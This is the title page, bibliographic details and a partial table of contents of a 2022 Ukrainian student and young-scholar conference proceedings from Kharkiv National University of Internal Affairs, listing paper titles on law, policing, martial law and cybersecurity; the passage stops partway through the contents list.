

МВС України
Харківський національний університет внутрішніх справ
Науковий парк «Наука та безпека»

**АКТУАЛЬНІ ПРОБЛЕМИ СУЧАСНОЇ
НАУКИ В ДОСЛІДЖЕННЯХ МОЛОДИХ
УЧЕНИХ, КУРСАНТІВ ТА СТУДЕНТІВ
В УМОВАХ ВОЄННОГО СТАНУ**

Тези доповідей
Всеукраїнської науково-практичної конференції
(м. Харків, 22 червня 2022 року)

Харків 2022

УДК 351.74
А43

*Друкується згідно з рішенням оргкомітету
за дорученням Харківського національного університету внутрішніх
справ від 25.04.2022 № 25*

Актуальні проблеми сучасної науки в дослідженнях молодих учених, курсантів та студентів в умовах воєнного стану : тези доп. Всеук. наук.-практ. конф. (м. Харків, 22 черв. 2022 р.) / МВС України, Харків. нац. ун-т внут. справ, Наук. парк «Наука та безпека». – Харків : ХНУВС, 2022. – 504 с.

Розглянуто актуальні проблеми сучасної правової науки, юридичної психології, теорії та практики правоохоронної діяльності, основи євроінтеграційних процесів і перспективи інтеграційного розвитку України, а також питання національно-патріотичного виховання молоді в Україні в сучасних умовах.

Видання призначене для науковців, викладачів, здобувачів вищої освіти, які займаються вивченням питань сучасної науки.

УДК 351.74

Матеріали викладені в авторській редакції з незначними коректорськими правками. Відповідальність за точність поданих фактів, цитат, цифр і прізвищ несуть автори.

Електронна копія збірника безоплатно розміщується у відкритому доступі на сайті Харківського національного університету внутрішніх справ (<http://www.univd.edu.ua>) у розділі «Наука», сторінка «Конференції, семінари та круглі столи», а також у репозитарії ХНУВС (<http://dspace.univd.edu.ua/xmlui/>).

© Харківський національний університет
внутрішніх справ, 2022

ЗМІСТ

ВІТАЛЬНЕ СЛОВО.....	17
АКОПЯН М. А.	
МЕТОДОЛОГІЧНИЙ ІНСТРУМЕНТАРІЙ ДОСЯГНЕННЯ МИРУ І БЕЗПЕКИ У СВІТЛІ ПОДАЛЬШОГО РОЗРОБЛЕННЯ АДМІНІСТРАТИВНО-ПРАВОВОЇ ТА УПРАВЛІНСЬКОЇ СКЛАДОВИХ	19
АБЛАМСЬКА В. В., БЛИЩИК О. В.	
ПРАВОВА ПРИРОДА ЕЛЕКТРОННИХ ДОКАЗІВ (КРИМІНАЛЬНИЙ ПРОЦЕСУАЛЬНИЙ АСПЕКТ).....	22
АМЕЛЬНИЦЬКА А. М.	
МЕТОД МОДЕЛЮВАННЯ СОЦІАЛЬНОГО ПРОФІЛЮ З ВИКОРИСТАННЯМ ОПТИМІЗАЦІЇ ПЕРЕТВОРЕННЯ СТРУКТУР BIG DATA.....	25
БАБАНІН В. В.	
СИНКРЕТИЧНІСТЬ МОРАЛІ І ПРАВА ЯК ОНТОЛОГІЧНА ОСНОВА РИМСЬКОГО ПРАВА ЧАСІВ РЕСПУБЛІКИ	28
БАБИЧ О. Ю.	
ПОРУШЕННЯ ПРАВ ЛЮДИНИ В УМОВАХ РОСІЙСЬКО- УКРАЇНСЬКОЇ ВІЙНИ.....	31
БАЛАЦ Р. М.	
ЗАПОБІЖНА ДІЯЛЬНІСТЬ ОРГАНІВ ДОСУДОВОГО РОЗСЛІДУВАННЯ У КРИМІНАЛЬНОМУ ПРОЦЕСІ ПОТРЕБУЄ РЕФОРМУВАННЯ	33
БАЛЕРА В. О.	
ВСТАНОВЛЕННЯ КРИМІНАЛЬНОЇ ВІДПОВІДАЛЬНОСТІ ЗА КОЛАБОРАЦІОНІЗМ ЯК НОВЕЛА КРИМІНАЛЬНОГО ЗАКОНОДАВСТВА УКРАЇНИ	36
БАРАБАШ В. О.	
ПРОТИДІЯ ПРИМУСОВОМУ ПРИПИНЕННЮ ОБСЛУГОВУВАННЯ ДЕРЖАВНИХ ВЕБРЕСУРСІВ ВІД DDOS-АТАК В УМОВАХ ВІЙНИ	40
БАРАБАШ В. О.	
NFT І ЙОГО ЗНАЧЕННЯ ДЛЯ АВТОРСЬКОГО ПРАВА ТА СМАРТ-КОНТРАКТІВ ETHEREUM	42

БАСЕНКО Р. О.	
ЯКІСТЬ ЦІЛІСНОЇ ОСВІТИ ОСОБИСТОСТІ: ПІДХОДИ ТА КРИТЕРІЇ	44
БАСТРИЧ Н. С.	
ДЕЯКІ АСПЕКТИ ДІЯЛЬНОСТІ УПОВНОВАЖЕНИХ ПІДРОЗДІЛІВ (УПОВНОВАЖЕНИХ ОСІБ) З ПИТАНЬ ЗАПОБІГАННЯ ТА ВИЯВЛЕННЯ КОРУПЦІЇ	47
БИЧЕК М. С.	
РЕАЛІЗАЦІЯ ПРИНЦИПУ ГЕНДЕРНОЇ РІВНОСТІ У ЗБРОЙНИХ СИЛАХ УКРАЇНИ	50
БІЛАШЕНКО Д. В.	
БІБЛІОТЕКИ ДЛЯ ПАРСИНГУ САЙТІВ НА RUTRON.....	53
БІЛИК Т. В.	
ПРОБЛЕМНІ ПИТАННЯ ПОЧАТКОВОГО ЕТАПУ РОЗСЛІДУВАННЯ УМИСНОГО ВБИВСТВА ЗАРУЧНИКА АБО ВИКРАДЕНОЇ ЛЮДИНИ	55
БОЛДОВСЬКА Л. О.	
ПРАВОВІ ОСНОВИ ВЗАЄМОДІЇ ІНСТИТУТІВ ГРОМАДЯНСЬКОГО СУСПІЛЬСТВА З ОРГАНАМИ НАЦІОНАЛЬНОЇ ПОЛІЦІЇ УКРАЇНИ	59
БОЛОБАН Р. Ю.	
ВИДИ ІНТЕРНЕТ-ШАХРАЙСТВ ТА ЯК ЇМ ЗАПОБІГТИ.....	61
БОРИСЮК О. В.	
ЩОДО НЕОБХІДНОСТІ ЗАБОРОНИ ОБІГУ СНЮСУ В УКРАЇНІ	64
БОРЩ Я. В., НАЙДА В. О.	
МЕТОДИ ПРОПАГАНДИ В СУЧАСНОМУ СВІТІ	67
БУТЕНКО М. В.	
СОЦІАЛЬНО-ПСИХОЛОГІЧНИЙ ТРЕНІНГ ЯК МЕТОД УДОСКОНАЛЕННЯ СЛУЖБОВОЇ ПІДГОТОВКИ ПРАЦІВНИКІВ НПУ	69
ВАХІНА О. О.	
ПРАВОВА СИСТЕМА УКРАЇНИ СЕРЕД ПРАВОВИХ СИСТЕМ СУЧАСНОСТІ.....	72
ВЛАЩЕНКО В. В.	
КІБЕРЗЛОЧИНИ, ПОВ'ЯЗАНІ З КРИПТОВАЛЮТОЮ, ТА ЇХ РОЗСЛІДУВАННЯ В УКРАЇНІ.....	75
ВОЛОШИНА Ю. В.	
ПОЧАТОК ДОСУДОВОГО РОЗСЛІДУВАННЯ: ІСТОРИЧНО-ПРАВОВИЙ АСПЕКТ	79

ВУЙМА А. Г.	
НАУКОВЕ ЗАБЕЗПЕЧЕННЯ ВИКОРИСТАННЯ СПЕЦІАЛЬНИХ ЗНАНЬ ПІД ЧАС РОЗСЛІДУВАННЯ ВБИВСТВ: ГЕНЕЗИС, СУЧАСНИЙ СТАН, ТЕНДЕНЦІ ПОДАЛЬШОГО РОЗВИТКУ	81
ГАЙДАР О. В.	
ДЕЯКІ ОСОБЛИВОСТІ ВИКОРИСТАННЯ СПЕЦІАЛЬНИХ ЗНАНЬ ПІД ЧАС РОЗСЛІДУВАННЯ КРАДІЖОК	84
ГАРУС А. Р.	
ДО ПИТАННЯ СУДОВОГО ІМУНІТЕТУ ІНОЗЕМНОЇ ДЕРЖАВИ В ЦИВІЛЬНОМУ ПРОЦЕСІ	86
ГЕЛЬДТ С. В.	
БЕКДОР ЯК МЕТОД ЕКСПЛУАТАЦІЇ СИСТЕМ НА БАЗІ LINUX.....	90
ГОЛЕМБІВСЬКИЙ К. В.	
ДЕЯКІ ЄВРОІНТЕГРАЦІЙНІ НАПРЯМИ ОНОВЛЕННЯ ЗАКОНОДАВСТВА УКРАЇНИ У СФЕРІ ЗАХИСТУ ПРАВ СПОЖИВАЧІВ	92
ГОЛОВКО О. С.	
РОЛЬ СЛУЖБИ ПРОБАЦІЇ В ГАЛУЗІ КРИМІНАЛЬНОГО ПРАВА.....	96
ГОЛОВНЯ А. І.	
ПРИНЦИПИ РОБОТИ КІБЕРПОЛІЦІЇ В УМОВАХ ІНФОРМАЦІЙНОЇ ВІЙНИ ТА В УМОВАХ ВОЄННОГО СТАНУ	98
ГОЛУБОВ А. Є.	
ЩОДО ДОТРИМАННЯ НОРМ КОНСТИТУЦІЇ УКРАЇНИ ПРИ ВНЕСЕННІ ЗМІН ДО КПК УКРАЇНИ В УМОВАХ ВОЄННОГО СТАНУ	100
ГОНТАРЕНКО В. П.	
ДОСУДОВЕ РОЗСЛІДУВАННЯ КРИМІНАЛЬНИХ ПРАВОПОРУШЕНЬ, ПОВ'ЯЗАНИХ ІЗ ДОМАШНІМ НАСИЛЬСТВОМ: СТАН НАУКОВОГО ДОСЛІДЖЕННЯ.....	104
ГРАНКІНА А. О.	
АКТУАЛЬНІСТЬ ДОСЛІДЖЕННЯ ЗАСТОСУВАННЯ СПЕЦІАЛЬНОЇ ТЕХНІКИ НА МАСОВИХ ЗАВОРУШЕННЯХ	108
ГУРАЛЬ В. Р.	
ВИБОРИ В УКРАЇНІ: ПРАВО ЧИ ОБОВ'ЯЗОК?	110
ДАВИДОВ О. О.	
ДЕЯКІ ПИТАННЯ РОЗМЕЖУВАННЯ ПОНЯТЬ «ШКОДА», «УПУЩЕНА ВИГОДА» ТА «ЗБИТКИ» В ЦИВІЛЬНОМУ ПРАВІ УКРАЇНИ.....	112

ДІДЕНКО О. М.	
ЗАГАЛЬНА ТЕОРІЯ ПУБЛІЧНОЇ СЛУЖБИ В УКРАЇНІ.....	115
ДОЛГОВА К. П.	
ПЕРСПЕКТИВИ ВПРОВАДЖЕННЯ ФОРУМ-ТЕАТРУ У ВИХОВНИЙ ПРОЦЕС ЯК ІННОВАЦІЙНОЇ ТЕХНОЛОГІЇ РОБОТИ З МОЛОДДЮ	118
ДРОЗНІК Д. Р.	
АКТУАЛЬНІСТЬ ПІДБОРУ СЛУЖБОВОГО ЛІХТАРЯ ДЛЯ ПОЛІЦЕЙСЬКИХ УКРАЇНИ	121
ДРУЖИНІНА Ю. Є.	
ЦИВІЛЬНО-ПРАВОВА ОСНОВА ВОЛОНТЕРСТВА В УМОВАХ ВОЄННОГО СТАНУ В УКРАЇНІ	124
ЄЛІСЄЄВА О. С.	
СУЧАСНИЙ СТАН ВИКОРИСТАННЯ ЕЛЕКТРОННИХ ДОКАЗІВ У КРИМІНАЛЬНОМУ ПРОВАДЖЕННІ.....	127
ЕМЕЛЬЯНЕНКО А. О.	
СПОСОБИ ТЛУМАЧЕННЯ НОРМ ПРАВА: ЗАГАЛЬНА ХАРАКТЕРИСТИКА	129
ЕРЬОМЕНКО Я. С.	
ПОШИРЕНІ ВИДИ ШАХРАЙСТВ ПІД ЧАС ВІЙНИ З РФ	132
ЖАРОВ Л. В.	
ІНФОРМАЦІЙНА ВІЙНА В УМОВАХ ВОЄННОГО СТАНУ	134
ЖИЛАН К. О.	
ХАРАКТЕРИСТИКА ОКРЕМИХ СТРУКТУРНИХ ПІДРОЗДІЛІВ ПОЛІЦІЇ ЧЕСЬКОЇ РЕСПУБЛІКИ	137
ЗАГУМЕННИЙ О. О.	
КЛЮЧОВІ АСПЕКТИ ЗАГАЛЬНОЇ КРИМІНАЛІСТИЧНОЇ ХАРАКТЕРИСТИКИ НАЙБІЛЬШ ПОШИРЕНИХ ЗЛОЧИНІВ У СФЕРІ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ В УКРАЇНІ.....	139
ЗАДОРЖНА Н. О. НАЙДА В. О.	
НАЦІОНАЛЬНО-ПАТРІОТИЧНЕ ВИХОВАННЯ ШКОЛЯРІВ В УМОВАХ ВОЄННОГО СТАНУ	142
ЗАДОРЖНЯ Р. В.	
ПРОСТИТУЦІЯ ЯК ОДНА З ФОРМ ДЕВІАНТНОЇ ПОВЕДІНКИ	144
ЗАЙЦЕВ Д. О.	
ЩОДО ПОНЯТТЯ ДОКАЗІВ У РІЗНИХ ГАЛУЗЯХ ПРАВА І КОНТЕКСТІ ЄВРОІНТЕГРАЦІЙНИХ ТЕНДЕНЦІЙ	146

ІВАНОВА А. В.	
РОЛЬ ІДЕНТИФІКАЦІЙНОЇ ТА ІНТЕГРАЦІЙНОЇ ФУНКЦІЇ УКРАЇНСЬКОЇ МОВИ ПІД ЧАС РОСІЙСЬКО-УКРАЇНСЬКОЇ ВІЙНИ 2022 РОКУ	150
ІВАНОВ Г. Ю.	
ПАТРІОТИЗМ – ЦЕ ВИБІР ОСОБИСТОСТІ АБО РЕЗУЛЬТАТ ЇЇ ВИХОВАННЯ? (ПРАВОВИЙ АСПЕКТ ПИТАННЯ)	152
ІВАНЧЕНКО О. М.	
ЗАРУБІЖНІ НАУКОВІ ПІДХОДИ ЩОДО ПОНЯТТЯ «ПРАВОВА ВИЗНАЧЕНІСТЬ»	155
ІВЧЕНКО М. О.	
ОБМЕЖЕННЯ ПРАВ ЛЮДИНИ В УМОВАХ НАДЗВИЧАЙНОГО СТАНУ	158
ІРХІНА А. Ю.	
ЖІНКА-БЕРЕГІНЯ У ТВОРЧОСТІ ЛАДИ ЛУЗІНОЇ.....	160
ІЩЕНКО В. В.	
АКТУАЛЬНІ ПИТАННЯ ПОБУДОВИ ДЕМОКРАТИЧНОЇ ДЕРЖАВИ В УКРАЇНІ.....	162
КАБАЧЕНКО М. І., ВЛАСЕНКО В. Ю., ГОРОБЦОВ М. М.	
СУЧАСНІ ТЕХНОЛОГІЇ ВЕДЕННЯ ІНФОРМАЦІЙНОЇ ВІЙНИ	165
КАЛАНЧА А. А.	
КІБЕРШПИГУНСТВО ЯК ОСНОВНИЙ СПОСІБ ВЗАЄМОДІЇ З КОРИСТУВАЧЕМ	169
КАСИЧ Є. Ю.	
ПРОБЛЕМНІ ПИТАННЯ ПРОФЕСІЙНОЇ ДЕФОРМАЦІЇ ПРАЦІВНИКІВ ПРАВООХОРОННИХ ОРГАНІВ	172
КІРІЧОК А. О.	
АЛІМЕНТИ ЯК ОБОВ'ЯЗОК БАТЬКІВ.....	174
КІРІЧОК А. О.	
АКТУАЛЬНІСТЬ НАПРАЦЮВАННЯ НАВИЧОК ІНТУЇТИВНОЇ СТРІЛЬБИ ЯК СКЛАДОВА ОСОБИСТОЇ БЕЗПЕКИ ПОЛІЦЕЙСЬКОГО	176
КНИЖЕНКО С. О., КОТЛУБАЄВА К. С.	
ОСОБЛИВОСТІ РОЗСЛІДУВАННЯ ВВЕДЕННЯ В ОМАНУ СУДУ АБО ІНШОГО УПОВНОВАЖЕНОГО ОРГАНУ	178
КОВАЛЬ К. О.	
ДЕРЖАВНИЙ ПРИМУС У ДІЯЛЬНОСТІ ПОЛІЦІЇ В УМОВАХ ЦИФРОВОГО ПРОГРЕСУ	181

КОДАК О. О.

ПОРЯДОК ПРИТЯГНЕННЯ ДО ВІДПОВІДАЛЬНОСТІ ЗА
НЕПРАВОМІРНЕ КЕРУВАННЯ ТРАНСПОРТНИМИ ЗАСОБАМИ,
ЩОДО ЯКИХ ПОРУШЕНО ОБМЕЖЕННЯ, ВСТАНОВЛЕНІ
МИТНИМ КОДЕКСОМ УКРАЇНИ 183

КОЛЕСНИК В. Ю., НАЙДА В. О.

ДО ПИТАННЯ НАЦІОНАЛЬНО-ПАТРІОТИЧНОГО ВИХОВАННЯ
ТА БОЙОВОЇ ПІДГОТОВКИ ЗДОБУВАЧІВ ОСВІТИ ЗВО МВС
В УМОВАХ ВОЄННОГО СТАНУ 186

КОЛЕСНИК В. М.

ДОСЛІДЖЕННЯ ТРАВМАТИЗМУ СЕРЕД ПОЛІЦЕЙСЬКИХ
ПРИ ЗАБЕЗПЕЧЕННІ ПУБЛІЧНОЇ БЕЗПЕКИ ТА ПОРЯДКУ 188

КОЛОДЧИНА Р. В.

ПРАВОВЕ РЕГУЛЮВАННЯ ПРИМУСОВОЇ ГОСПІТАЛІЗАЦІЇ
ОСОБИ ДО ПСИХІАТРИЧНОГО ЗАКЛАДУ 190

КОЛОМІЄЦЬ В. І.

ТЕОРІЯ ПРАВОВОЇ ДЕРЖАВИ: ПОЛІТИКО-ПРАВОВІ ІДЕЇ 194

КОМЗЮК М. А.

ОСОБЛИВОСТІ ЗАСТОСУВАННЯ ПОЛІЦЕЙСЬКИХ
ЗАХОДІВ ПРИМУСУ ПРАВООХОРОННИМИ ОРГАНАМИ
ДЕРЖАВ СВІТУ 197

КОМОЧКІНА С. І.

НАЦІОНАЛЬНО-ПАТРІОТИЧНЕ ВИХОВАННЯ МОЛОДІ
В УКРАЇНІ В СУЧАСНИХ УМОВАХ 201

КОРЖЕНІВСЬКА Н. Л., ЯСІНЕЦЬКА І. А., БЕСПАЛИЙ І. В.

АДАПТАЦІЯ МОДЕЛЕЙ НІВЕЛЮВАННЯ ВИКЛИКІВ
ІНТЕГРАЦІЙНОМУ РОЗВИТКУ УКРАЇНИ В ПОСИЛЕННІ
ЕКОНОМІЧНОЇ БЕЗПЕКИ 204

КОРЛЯКОВ Б. О.

МОДЕЛЮВАННЯ СЦЕНАРІЇВ КІБЕРЗАГРОЗ
ДЛЯ ІНТЕРНЕТУ РЕЧЕЙ 207

КОРОТКА Д. Ю.

ВПЛИВ ПРОФЕСІЙНОЇ МОВИ ПОЛІЦЕЙСЬКОГО
НА ПРАВОСВІДОМІСТЬ ГРОМАДЯН 209

КОРШЕНКО В. А., ДЕМИДОВ З. Г.

DDOS-АТАКИ: АНАЛІЗ ПЕРШОГО КВАРТАЛУ
ПОТОЧНОГО РОКУ ТА ПЕРСПЕКТИВИ 211

КОРШИКОВА В. О.

ПОНЯТТЯ І МЕТОДИ ЮРИДИЧНОЇ ПСИХОЛОГІЇ 214

КОСТЮЧЕНКО К. І.

ОСОБЛИВОСТІ РОБОТИ ЗМІ В УМОВАХ ВОЄННОГО СТАНУ 216

КОТЕЛЕВЕЦЬ А. В.

ЗМІСТ І ЗНАЧЕННЯ ПРИНЦИПУ ДОТРИМАННЯ ПРАВ
І СВОБОД ЛЮДИНИ В ДІЯЛЬНОСТІ НАЦІОНАЛЬНОЇ
ПОЛІЦІЇ УКРАЇНИ..... 219

КОТЕЛЕВЕЦЬ А. В.

БУЛІНГ (ЦЬКУВАННЯ) ЯК ПІДСТАВА ВІДШКОДУВАННЯ
МОРАЛЬНОЇ ШКОДИ 222

КРАВЧЕНКО Л. В.

ЗАБЕЗПЕЧЕННЯ КОНСТИТУЦІЙНИХ ПРАВ ЛЮДИНИ
ПРИ ПРОВЕДЕННІ НЕГЛАСНОГО СПОСТЕРЕЖЕННЯ
(ЗА МАТЕРІАЛАМИ ПРАКТИКИ ЄСПЛ) 225

КРІВУЛЯ В. Є.

ГЕНДЕРНІ ОСОБЛИВОСТІ ПСИХОЛОГІЧНОГО ЗДОРОВ'Я
МАЙБУТНІХ ПРАВООХОРОНЦІВ 228

КУЗЕНКИНА Є. А.

СПАДКУВАННЯ ЗА ЗАКОНОМ В УМОВАХ
ВОЄННОГО СТАНУ 231

КУЗОВКО В. О.

ВИКОРИСТАННЯ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ
ДЛЯ ЗАПОБІГАННЯ НЕПРОДУКТИВНОГО
ВИВЕДЕННЯ КАПІТАЛУ 234

КУЛАК О. І., СКЛЯР О. С.

АСПЕКТ КОМУНІКАЦІЇ ПОЛІЦЕЙСЬКИХ ІЗ ЛЮДЬМИ
З ВАДАМИ СЛУХУ ПІД ЧАС РЕАГУВАННЯ
НА ЗВЕРНЕННЯ ГРОМАДЯН 237

КУЛИК В. В.

ПРАВА І СВОБОДИ ВНУТРІШНЬО ПЕРЕМІЩЕНИХ ОСІБ 241

КУЛИК В. В.

ЦЕНТРАЛЬНА КРИМІНАЛІСТИЧНА ЛАБОРАТОРІЯ
ПОЛІЦІЇ ПОЛЬЩІ: ІСТОРИЧНИЙ АСПЕКТ 243

КУРИЛО Д. І.

ЩОДО ВІДПОВІДАЛЬНОСТІ НЕПОВНОЛІТНІХ ОСІБ
ЗА ВЖИВАННЯ ЗАБОРОНЕНИХ РЕЧОВИН
ТА ВИКОРИСТАННЯ ЗАБОРОНЕНИХ МЕТОДІВ (ДОПІНГУ) 246

ЛАГУТА А. О.

ПРИТЯГНЕННЯ ОСОБИ ДО АДМІНІСТРАТИВНОЇ
ВІДПОВІДАЛЬНОСТІ: ПРОЦЕСУАЛЬНІ НЕДОЛІКИ
ТА ШЛЯХИ ЇХ ВИРІШЕННЯ 249

ЛАЦЬКО А. В.

КРИМІНОЛОГІЧНИЙ АНАЛІЗ ОСОБИ ПРИ ВЧИНЕННІ
КРИМІНАЛЬНИХ ПРАВОПОРУШЕНЬ ПРОТИ ДОВКІЛЛЯ 252

ЛІСОЙВАН Я. М.

ДЕЯКІ ПРАВОВІ АСПЕКТИ ЗДІЙСНЕННЯ ВНУТРІШНЬОГО
КОНТРОЛЮ ЗА ЗАКОННІСТЮ ДІЯЛЬНОСТІ ДЕРЖАВНОГО
БЮРО РОЗСЛІДУВАНЬ УКРАЇНИ 254

ЛОЗБІН А. Р.

РОЛЬ ГЛАВИ ДЕРЖАВИ ЯК ВЕРХОВНОГО
ГОЛОВНОКОМАНДУВАЧА 258

ЛУКІН О. О.

ОСОБЛИВОСТІ ВИКОРИСТАННЯ СКРЕМБЛЕРІВ
ДЛЯ ВИРІШЕННЯ ЗАВДАНЬ НАЦІОНАЛЬНОЇ ПОЛІЦІЇ 261

МАКРУХА Є. О.

МАРОДЕРСТВО ПІД ЧАС ВІЙНИ 264

МАЛЯРЕНКО Д. С.

ВИКОРИСТАННЯ БПЛА ПІД ЧАС ВІЙСЬКОВИХ ДІЙ
НА ТЕРИТОРІЇ УКРАЇНИ 267

МАРИНА В. О.

ЗАБЕЗПЕЧЕННЯ ПУБЛІЧНОЇ БЕЗПЕКИ І ПОРЯДКУ
ОРГАНАМИ ТА ПІДРОЗДІЛАМИ НАЦІОНАЛЬНОЇ ПОЛІЦІЇ
УКРАЇНИ ПІД ЧАС ВОЄННОГО СТАНУ 270

МАРЦУН М. І.

ПРАВОВЕ РЕГУЛЮВАННЯ ПІДВІДОМЧОСТІ
АДМІНІСТРАТИВНИХ ПРОСТУПКІВ ЩОДО ПОРУШЕННЯ
ПРАВИЛ КАРАНТИНУ ЛЮДЕЙ 273

МАРЧУК М. В.

ЦИВІЛЬНЕ СУДОЧИНСТВО ТА ЗДІЙСНЕННЯ ПРАВА
НА СУД ПІД ЧАС ВОЄННОГО СТАНУ В УКРАЇНІ 276

МАСЛЕННИКОВА С. А.

УПРОВАДЖЕННЯ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ
ЯК ВАЖЛИВА СКЛАДОВА УСПІШНОЇ ПІДГОТОВКИ
КАДРІВ ДЛЯ СЛІДЧИХ ПІДРОЗДІЛІВ НАЦІОНАЛЬНОЇ
ПОЛІЦІЇ УКРАЇНИ 280

МАСНИЙ П. І., КЛІМУШИН П. С.

АНАЛІЗ ПІДХОДІВ ДО ЗАБЕЗПЕЧЕННЯ БЕЗПЕКИ
ХМАРНИХ СЕРВІСІВ 282

МАСЮК А. І.

ВОЛОНТЕРСЬКА ДІЯЛЬНІСТЬ ЯК ОБ'ЄКТ КІБЕРЗАХИСТУ 286

МЕДВЕДЄВ В. Ю.	
ОСОБЛИВОСТІ ДІЙ ШАХРАЇВ У МЕРЕЖІ ІНТЕРНЕТ	288
МІРОШНИК Д. О.	
СЛЕНГ ЯК ОЗНАКА МОЛОДІЖНОЇ СУБКУЛЬТУРИ.....	290
МОШЕНЕЦЬ А. М.	
АКТУАЛЬНІСТЬ НАБУТТЯ НАВИЧОК З ВИКОРИСТАННЯ ЗАСОБІВ ЗАХИСТУ ОРГАНІВ ДИХАННЯ ПОЛІЦЕЙСЬКИМИ.....	293
МУСІЙКО А. А.	
ЕВОЛЮЦІЯ СИСТЕМИ ОРГАНІВ ПРАВОПОРЯДКУ ЗА ЧАСІВ УКРАЇНСЬКОЇ ДЕРЖАВИ ГЕТЬМАНА СКОРОПАДСЬКОГО	294
НАУМЕЦЬ І. Ю.	
ВОЄННИЙ СТАН ЯК ОБСТАВИНА, ЩО ОБТЯЖУЄ ПОКАРАННЯ.....	297
НЕСТЕРОВ Д. С.	
ОСОБЛИВОСТІ МЕТАДАНИХ	301
НЕСТЕРОВ Д. С.	
ВРАЗЛИВІСТЬ СИСТЕМНИХ КОМПОНЕНТІВ НА IPHONE ТА APPLE	303
НЕЧЕСА Н. О.	
АКТУАЛЬНІСТЬ УПРОВАДЖЕННЯ ТЕМАТИК З АДАПТАЦІЇ ДО ЕКСТРЕМАЛЬНИХ СИТУАЦІЙ В УМОВАХ ВОЄНОГО СТАНУ ДО СИСТЕМИ ПРОФЕСІЙНОГО НАВЧАННЯ	307
НІШТА А. О.	
ЦЕНТРАЛІЗАЦІЯ КАРАЛЬНО-РЕПРЕСИВНОЇ СИСТЕМИ ТА ЗМІНИ ФУНКЦІЙ МІЛІЦІЇ УСРР У 1930-Х РР.....	308
НУЖНА Л. М.	
ПРОЯВИ КОРУПЦІЙНОСТІ У СФЕРІ ЗЕМЕЛЬНИХ ПРАВОВІДНОСИН	311
ПАВЛЕНКО С. М.	
ДЕЯКІ ВИДИ АТАК НА СИСТЕМУ КІБЕРБЕЗПЕКИ УКРАЇНИ В УМОВАХ АГРЕСІЇ РОСІЙСЬКОЇ ФЕДЕРАЦІЇ.....	315
ПАНЧІШНА А. О.	
ОСОБЛИВОСТІ АДМІНІСТРАТИВНО-ПРАВОВОГО РЕГУЛЮВАННЯ МИТНОГО КОНТРОЛЮ В УКРАЇНІ ПІД ЧАС ВОЄННОГО СТАНУ	317
ПАРШИКОВ М. С.	
МІСЦЕ ТА РОЛЬ ПРЕЗИДЕНТА УКРАЇНИ В УМОВАХ ВОЄННОГО ЧАСУ	320

ПЕРЕВЕРЗЄВА С. Д.	
ПРАВОВА ХАРАКТЕРИСТИКА ТА НАПРЯМИ ПРОТИДІЇ БУЛІНГУ В ОСВІТНЬОМУ СЕРЕДОВИЩІ ЗВО УКРАЇНИ.....	323
ПЕРЕКОПСЬКИЙ С. Ю.	
ІНСТИТУТ ДІЗНАННЯ У КРИМІНАЛЬНОМУ ПРОВАДЖЕННІ: ЗАКОНОДАВЧІ ІНІЦІАТИВИ.....	328
ПІДГАЙНА В. В.	
МОВНА ГРА В ІНТЕРНЕТ-МЕМАХ ПРО УКРАЇНСЬКУ ЛІТЕРАТУРУ	330
ПІДГАЙНА В. В.	
ЗАКОННІСТЬ І ДЕМОКРАТІЯ.....	334
ПІДДУБНА А. В. ХАРА С. Д.	
ПРОБЛЕМНІ ПИТАННЯ ЩОДО ЗАБЕЗПЕЧЕННЯ ПРАВ, СВОБОД І ЗАКОННИХ ІНТЕРЕСІВ УЧАСНИКІВ КРИМІНАЛЬНОГО ПРОЦЕСУ	337
ПІДДУБНА А. В., НІШТА А. О.	
ВПЛИВ ЗМІН У ЗАКОНОДАВСТВІ В УМОВАХ ВОЄННОГО СТАНУ НА ПОРЯДОК ДОСУДОВОГО РОЗСЛІДУВАННЯ.....	340
ПІЛЯВСЬКА О. В.	
ОСОБЛИВОСТІ СТВОРЕННЯ Й УНЕСЕННЯ ЗМІН ДО КОНСТИТУЦІЙ ЗАРУБІЖНИХ ДЕРЖАВ	344
ПОГОРІЛЕЦЬ О. В.	
ЩОДО ПОДАЛЬШОГО ВДОСКОНАЛЕННЯ СИСТЕМИ ПІДГОТОВКИ НАУКОВИХ КАДРІВ НАЙВИЩОЇ КВАЛІФІКАЦІЇ.....	346
ПОНОМАРЕНКО С. О.	
БОРІТЬБА МІЛІЦІЇ З МАЙНОВИМИ ЗЛОЧИНАМИ НА ПОЧАТКУ 1920-Х РР.....	349
ПРИХОДЬКО А. О.	
ПРОТИДІЯ ШАХРАЙСТВУ НА СТРАХОВОМУ РИНКУ УКРАЇНИ	351
ПУРИШ В. М.	
ОСОБЛИВОСТІ КОНСТИТУЦІЙНО-ПРАВОВОГО СТАТУСУ ГОЛОВНОКОМАНДУВАЧА ЗБРОЙНИХ СИЛ УКРАЇНИ.....	354
ПУТЯТО Л. Д.	
КУЛЬТУРА ОФОРМЛЕННЯ ДОКУМЕНТА	357
РАСТОРГУЄВА Н. О.	
ОКРЕМІ ПИТАННЯ ПОНЯТІЙНОГО АПАРАТУ ГЕНДЕРНО ОБУМОВЛЕНОГО НАСИЛЬСТВА.....	359

РАЧЕК М. В.

ПРОБЛЕМНІ ПИТАННЯ ЦИВІЛЬНОГО ПРАВА В КОНТЕКСТІ
ЗВІЛЬНЕННЯ ГРОМАДЯН ВІД ЦИВІЛЬНО-ПРАВОВОЇ
ВІДПОВІДАЛЬНОСТІ В УМОВАХ ВОЄННОГО ЧАСУ 362

РЕЗАНОВ Д. С.

КОНСТИТУЦІЙНО-ПРАВОВІ ЗАСАДИ ВОЄННОГО СТАНУ 365

РЕЗАНОВ Д. С.

ЩОДО КОНСТИТУЦІЙНИХ ЗАСАД ТЕНДЕРНОГО
ЗАКОНОДАВСТВА 369

РОГ П. О.

ПСИХОЛОГІЯ СТРЕСУ 370

РОГОЖКІН А. О.

ДО ПИТАННЯ НЕНАЛЕЖНОГО ПОВОДЖЕННЯ
ПРАЦІВНИКІВ НАЦІОНАЛЬНОЇ ПОЛІЦІЇ 374

РОМАШОВА В. О., ТКАЧ А. В.

СУЧАСНІ РІШЕННЯ В ЗАБЕЗПЕЧЕННІ БЕЗПЕКИ МІСТА..... 377

РУЧКА В. Є.

РОЛЬ НАЦІОНАЛЬНОЇ ПОЛІЦІЇ УКРАЇНИ В ЗАБЕЗПЕЧЕННІ
КОНСТИТУЦІЙНИХ ПРАВ І СВОБОД ГРОМАДЯН УКРАЇНИ
ПІД ЧАС ВОЄННОГО СТАНУ 380

САББАТОВСЬКИЙ В. Ю.

